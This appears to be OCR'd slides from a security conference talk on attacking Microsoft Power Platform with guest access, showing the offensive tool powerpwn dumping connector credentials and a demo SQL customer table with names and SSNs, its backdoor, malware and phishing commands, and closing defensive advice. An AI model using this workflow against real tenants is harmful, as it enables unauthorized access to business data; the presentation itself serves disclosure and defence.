2023-07-28 11:03:09 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_azuretables.
2023-07-28 11:03:09 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_sql.
2023-07-28 11:03:10 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_logicflows.
2023-07-28 11:03:10 | powerpwn | INFO | Acquiring token with scope=https://apihub.azure.com/.default from cached refresh toke
n.
2023-07-28 11:03:11 | powerpwn | INFO | Token for https://apihub.azure.com/.default acquired from refresh token successfully.
2023-07-28 11:03:11 | powerpwn | INFO | Token is cached in /mnt/c/Users/bargu/source/mbrg/power-pwn/tokens.json
2023-07-28 11:03:24 | powerpwn | INFO | Dump is completed in .cache
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$
```

SECTOR

@mbrg0

```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ ls .cache
data  resources
```

```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ ls .cache
data  resources
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ ls .cache/resources/Default-fc993b0f-345b-4d01-9f67-9ac4a140dd43/connector/
shared_azureblob.json                shared_flowmanagement.json  shared_office365users.json         shared_twitter.json
shared_azurefile.json                shared_ftp.json             shared_outlooktasks.json           shared_yammer.json
shared_azurequeues.json              shared_logicflows.json      shared_powerappsforappmakers.json
shared_azuretables.json              shared_msnweather.json      shared_rss.json
shared_commondataserviceforapps.json shared_office365.json       shared_sql.json
```


```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ ls .cache
data  resources
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ ls .cache/resources/Default-fc993b0f-345b-4d01-9f67-9ac4a140dd43/connector/
shared_azureblob.json                shared_flowmanagement.json  shared_office365users.json         shared_twitter.json
shared_azurefile.json                shared_ftp.json             shared_outlooktasks.json           shared_yammer.json
shared_azurequeues.json              shared_logicflows.json      shared_powerappsforappmakers.json
shared_azuretables.json              shared_msnweather.json      shared_rss.json
shared_commondataserviceforapps.json  shared_office365.json      shared_sql.json
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ ls .cache/data/Default-fc993b0f-345b-4d01-9f67-9ac4a140dd43/connections/shared
_sql/e09f5ad0908a497f8abeeaaa8efc5692/table/
default-Customers.json  default-sys.database_firewall_rules.json  default-sys.ipv6_database_firewall_rules.json
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$
```

```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn gui

-------------------------------------------------------------

 _ __    ___  __      __  ___  _ __   _ __   __      __ _ __
| '_ \  / _ \ \ \ /\ / / / _ \| '__| | '_ \ \ \ /\ / /| '_ \
| |_) || (_) | \ V  V / |  __/| |    | |_) | \ V  V / | | | |
| .__/  \___/   \_/\_/   \___||_|    | .__/   \_/\_/  |_| |_|
|_|                                   |_|

-------------------------------------------------------------


2023-07-28 11:06:13 | powerpwn | INFO | Application is running on http://127.0.0.1:5000
 * Serving Flask app 'powerpwn.powerdump.gui.gui'
 * Debug mode: off
```

powerpwn - Applications

- All Resources
- Credentials
- Automations
- Applications
- Connectors

Display name	Environment	Version	Created by	Created at	Last modified at		
Customer Insights	Default-fc993b0f-345b-4d01-9f67-9ac4a140dd43	2022-07-14T08:47:48Z	jamier@zenitydemo.onmicrosoft.com	2022-07-14 08:47:48.843904+00:00	2023-07-11 21:06:25.166828+00:00	Run	Raw
Shoutout	Default-fc993b0f-345b-4d01-9f67-9ac4a140dd43	2023-07-30T14:53:55Z	jamier@zenitydemo.onmicrosoft.com	2023-07-29 20:20:17.076311+00:00	2023-07-30 14:54:01.485639+00:00	Run	Raw
lanasapp	Default-fc993b0f-345b-4d01-9f67-	2023-07-23T12:49:05Z	jamier@zenitydemo.onmicrosoft.com	2023-07-23 12:49:05.202463+00:00	2023-07-23 12:49:05.243719+00:00		Raw



powerpwn - Credentials

- All Resources
- Credentials
- Automations
- Applications
- Connectors

Connector	Connection	Created by			
shared_azurefile	jamieredingcustomerdata.file.core.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_azureblob	https://enterpriseip.blob.core.windows.net/patentarchive	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_azuretables	jamieredingcustomerdata.table.core.windows.net/customers	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_azurequeues	Azure Queues	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_sql	enterprisefinancial financialreports.database.windows.net	hi@pwntoso.onmicrosoft.com	Playground	Raw	Dump
shared_sql	enterprisecustomers customercareinsights.database.windows.net	jamier@zenitydemo.onmicrosoft.com	Playgroun		ump

powerpwn - Credentials

- All Resources
- Credentials
- Automations
- Applications
- Connectors

Connector	Connection	Created by			
shared_azurefile	jamieredingcustomerdata.file.core.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_azureblob	https://enterpriseip.blob.core.windows.net/patentarchive	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_azuretables	jamieredingcustomerdata.table.core.windows.net/customers	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_azurequeues	Azure Queues	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_sql	enterprisefinancial financialreports.database.windows.net	hi@pwntoso.onmicrosoft.com	Playground	Raw	Dump
shared_sql	enterprisecustomers customercareinsights.database.windows.net	jamier@zenitydemo.onmicrosoft.com	Playgroun		ump

powerpwn - Credentials

- All Resources
- Credentials
- Automations
- Applications
- Connectors

Connector	Connection	Created by			
shared_azurefile	jamieredingcustomerdata.file.core.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_azureblob	https://enterpriseip.blob.core.windows.net/patentarchive	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_azuretables	jamieredingcustomerdata.table.core.windows.net/customers	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_azurequeues	Azure Queues	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_sql	enterprisefinancial financialreports.database.windows.net	hi@pwntoso.onmicrosoft.com	Playground	Raw	Dump
shared_sql	enterprisecustomers customercareinsights.database.windows.net	jamier@zenitydemo.onmicrosoft.com	Playgroun		ump

.cache / data / Default-fc993b0f-345b-4d01-9f67-9ac4a140dd43 / connections / shared_sql / ff47194e357e459b8756a5f43f59ccc6 / table

Name	Mimetype	Modified	Size
default-Customers.json	application/json	2023.07.28 11:09:35	23.92 KiB
default-sys.database_firewall_rules.json	application/json	2023.07.28 11:09:35	2 B
default-sys.ipv6_database_firewall_rules.json	application/json	2023.07.28 11:09:36	2 B

[{"@odata.etag": "", "ItemInternalId": "7eb41684-4b64-4f39-9eab-90fbe30ba62c", "CustomerID": 34553, "FirstName": "Jamie", "LastName": "Reding", "Email": "jamier@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-1111"}, {"@odata.etag": "", "ItemInternalId": "566a2e62-1c95-4e49-bdc6-c141023d66ac", "CustomerID": 98256, "FirstName": "Christa", "LastName": "Geller", "Email": "christag@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-2222"}, {"@odata.etag": "", "ItemInternalId": "43288280-ae24-450e-9feb-f6605d9c1ec2", "CustomerID": 76234, "FirstName": "David", "LastName": "Brenner", "Email": "davidb@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-3333"}, {"@odata.etag": "", "ItemInternalId": "52f7ad4a-9159-486e-885c-69c78fa59138", "CustomerID": 43256, "FirstName": "Laura", "LastName": "Miller", "Email": "lauram@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-4444"}, {"@odata.etag": "", "ItemInternalId": "e53da160-f087-4e08-b3fb-eb16283781c5", "CustomerID": 67322, "FirstName": "Robert", "LastName": "Thompson", "Email": "robertt@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-5555"}, {"@odata.etag": "", "ItemInternalId": "f6ce0c32-b846-4c4a-ad61-2f3bf74d0d06", "CustomerID": 78654, "FirstName": "Amanda", "LastName": "Smith", "Email": "amandas@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-6666"}, {"@odata.etag": "", "ItemInternalId": "e998798e-2e21-408f-b3e6-2ff7fde41510", "CustomerID": 89322, "FirstName": "John", "LastName": "Davis", "Email": "johnd@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-7777"}, {"@odata.etag": "", "ItemInternalId": "9219f091-1238-4cf8-b9a7-f4b7e3f3a958", "CustomerID": 11245, "FirstName": "Emily", "LastName": "Harris", "Email": "emilyh@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-8888"}, {"@odata.etag": "", "ItemInternalId": "8ba98fcc-b7f8-401f-abf5-842065f37d56", "CustomerID": 55677, "FirstName": "Michael", "LastName": "Sanders", "Email": "michaels@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-9999"}, {"@odata.etag": "", "ItemInternalId": "425f5a25-0f8d-4295-a3bf-7ab0388f8d7a", "CustomerID": 68984, "FirstName": "Sophie", "LastName": "Carter", "Email": "sophiec@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-0000"}, {"@odata.etag": "", "ItemInternalId": "07c0f4f1-1b45-40d4-ba05-9a1a6c15768f", "CustomerID": 45779, "FirstName": "Stephen", "LastName": "Williams", "Email": "stephenw@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-1234"}, {"@odata.etag": "", "ItemInternalId": "e270c995-1132-4900-afe1-f745fdb38452", "CustomerID": 23456, "FirstName": "Olivia", "LastName": "Lee", "Email": "olivial@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-4321"}, {"@odata.etag": "", "ItemInternalId": "6bda1a1f-b705-4a3d-a392-856c9c286c73", "CustomerID": 64784, "FirstName": "Patricia", "LastName": "Foster", "Email": "patriciaf@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-9876"}, {"@odata.etag": "", "ItemInternalId": "9dd9e288-b96d-45de-9b3d-5bd7572e8cc4", "CustomerID": 34598, "FirstName": "Daniel", "LastName": "Brown", "Email": "danielb@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-6789"}, {"@odata.etag": "", "ItemInternalId": "b6884c5e-3c43-49ca-b341-aef0cf0f5eff", "CustomerID": 79000, "FirstName": "Elizabeth", "LastName": "Perez", "Email": "elizabethp@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-7890"}, {"@odata.etag": "", "ItemInternalId": "9a2650d6-693a-45e8-b80c-4995a9d054af", "CustomerID": 12345, "FirstName": "Jason", "LastName": "Mitchell", "Email": "jasonm@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-0987"}, {"@odata.etag": "", "ItemInternalId": "bc932b1b-5ff2-4c8d-a28f-6ac86eed4529", "CustomerID": 74321, "FirstName": "Sarah", "LastName": "Gonzalez", "Email": "sarahg@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-5678"}, {"@odata.etag": "", "ItemInternalId": "12857b5e-8cdc-49ee-961d-2b47adb1f6a0", "CustomerID": 97654, "FirstName": "Thomas", "LastName": "Martin", "Email":

powerpwn - Credentials

- All Resources
- Credentials
- Automations
- Applications
- Connectors

Connector	Connection	Created by			
shared_azurefile	jamieredingcustomerdata.file.core.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_azureblob	https://enterpriseip.blob.core.windows.net/patentarchive	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_azuretables	jamieredingcustomerdata.table.core.windows.net/customers	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_azurequeues	Azure Queues	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_sql	enterprisefinancial financialreports.database.windows.net	hi@pwntoso.onmicrosoft.com	Playground	Raw	Dump
shared_sql	enterprisecustomers customercareinsights.database.windows.net	jamier@zenitydemo.onmicrosoft.com	Playgroun		ump

SECTOR

@mbrg0

Swagger
Supported by SMARTBEAR

/api/shared_sql/ff47194e357e459b8756a5f43f59ccc6/swagger.json

Explore

SQL Server 1.0

[Base URL: europe-002.azure-apim.net/apim/sql]
/api/shared_sql/ff47194e357e459b8756a5f43f59ccc6/swagger.json

Microsoft SQL Server is a relational database management system developed by Microsoft. Connect to SQL Server to manage data. You can perform various actions such as create, update, get, and delete on rows in a table.

https://docs.microsoft.com/connectors/sql

Schemes
HTTPS

Authorize

SqlDataSetsMetadata

GET /ff47194e357e459b8756a5f43f59ccc6/$metadata.json/datasets Get datasets metadata

SqlProcedureMetadata

SqlProcedure

GET /ff47194e357e459b8756a5f43f59ccc6/datasets({dataset})/procedures Get stored procedures

POST /ff47194e357e459b8756a5f43f59ccc6/datasets({dataset})/procedures({procedure}) Execute stored procedure

GET /ff47194e357e459b8756a5f43f59ccc6/datasets/default/procedures Get stored procedures

POST /ff47194e357e459b8756a5f43f59ccc6/datasets/default/procedures/{procedure} Execute stored procedure

SqlPassThroughNativeQuery

POST /ff47194e357e459b8756a5f43f59ccc6/datasets({dataset})/query({language})

~~POST /ff47194e357e459b8756a5f43f59ccc6/datasets/default/query/sql~~ Execute a SQL query

SqlTableData

GET /ff47194e357e459b8756a5f43f59ccc6/datasets({dataset})/tables({table})/items Get rows

POST /ff47194e357e459b8756a5f43f59ccc6/datasets({dataset})/tables({table})/items Insert row

DELETE /ff47194e357e459b8756a5f43f59ccc6/datasets({dataset})/tables({table})/items({id}) Delete row

SqlPassThroughNativeQuery

POST /ff47194e357e459b8756a5f43f59ccc6/datasets({dataset})/query({language})

Parameters

Try it out

Name	Description
dataset * required string *(path)*	dataset
language * required string *(path)*	language
query * required object *(body)*	Example Value | Model

```
{
  "actualParameters": {
    "additionalProp1": {},
    "additionalProp2": {},
    "additionalProp3": {}
  },
  "formalParameters": {
    "additionalProp1": "string",
    "additionalProp2": "string",
    "additionalProp3": "string"
  },
  "query": "string"
}
```

Parameter content type

SECTOR

Power Pwn

Black Hat Arsenal USA 2023 DEFCON 30

Stars 173 Follow michael.bargury owasp.org

Power Pwn is an offensive security toolset for Microsoft Power Platform.

Install with `pip install powerpwn`.

Check out our Wiki for docs, guides and related talks!

```
----------------------------------------------------------------


 _ __    ___   __      __  ___  _ __   _ __   __      __ _ __
| '_ \  / _ \ \ \ /\ / / / _ \| '__| | '_ \ \ \ /\ / /| '_ \
| |_) || (_) | \ V  V / |  __/| |    | |_) | \ V  V / | | | |
| .__/  \___/   \_/\_/   \___||_|    | .__/   \_/\_/  |_| |_|
|_|                                   |_|

-----
                        command
    dump                Recon for available data connections and dump their content.
    gui                 Show collected resources and data via GUI.
    backdoor            Install a backdoor on the target tenant
    nocodemalware       Repurpose trusted execs, service accounts and cloud services to power a malware
    phishing            Deploy a trustworthy phishing app.
```

Find us on GitHub!
github.com/mbrg/power-pwn

D3FCON

@mbrg0

SECTOR
BRIEFINGS


Defense

State of the exploit

Strong collab w/ MSRC

- Working together to fix issues and improve defaults
- Clarifying mitigation
- Currently no vulns


Serverless




Customer

Platform


We must own our side of the Shared Responsibility Model



LCNC


Data
Biz logic
Access
Code
Identity
Runtime
…
Customer
Platform

Platforms have to step up



Every SaaS is a Low-Code/No-Code platform today.


They need to own the code running on their platforms, in addition to the rest of the Shared Responsibility Model.

Platforms have to step up

- Data
- Biz logic
- Access
- Code
- Identity
- Runtime
- …


Customer

Platform



https://www.tenable.com/security/research/tra-2023-25

Sure, let business users build they own. What could go wrong?



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

Customer

Platform

- Are apps moving data outside of the corp boundary?
- Are users over-sharing data?
- Are we allowing external access?
- Are we properly handling secrets and sensitive data?
- Do apps have business logic vulns?
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
Sure, let business users build they own. What could go wrong?



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Who owns AppSec for apps built by business users?

Protect your org!

Build secure apps

Code, links and details ➔ mbgsec.com/talks & @mbrg0

Protect your org!

Build secure apps
1. Don’t overshare

